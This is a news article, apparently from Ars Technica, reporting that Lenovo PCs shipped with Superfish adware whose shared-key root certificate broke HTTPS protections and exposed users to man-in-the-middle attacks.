
Lenovo shipped computers with software that used MITM to inject ads into all network traffic.

BIZ &amp; IT —

## Lenovo PCs ship with man-in-the-middle adware that breaks HTTPS connections [Updated]

Superfish may make it trivial for attackers to spoof any HTTPS website.

DAN GOODIN - 2/19/2015, 11:36 AM



333

Lenovo is selling computers that come preinstalled with adware that hijacks encrypted Web sessions and may make users vulnerable to HTTPS man-in-the-middle attacks that are trivial for attackers to carry out, security researchers said.

The critical threat is present on Lenovo PCs that have adware from a company called Superfish installed. As unsavory as many people find software that injects ads into Web pages, there's something much more nefarious about the Superfish package. It installs a self-signed root HTTPS certificate that can intercept encrypted traffic for every website a user visits. When a user visits an HTTPS site, the site certificate is signed and controlled by Superfish and falsely represents itself as the official website certificate.

Even worse, the private encryption key accompanying the Superfish-signed Transport Layer Security certificate appears to be the same for every Lenovo machine. Attackers may be able to use the key to certify imposter HTTPS websites that masquerade as Bank of America, Google, or any other secure destination on the Internet. Under such a scenario, PCs that have the Superfish root certificate installed will fail to flag the sites as forgeries—a failure that completely undermines the reason HTTPS protections exist in the first place.

# Questions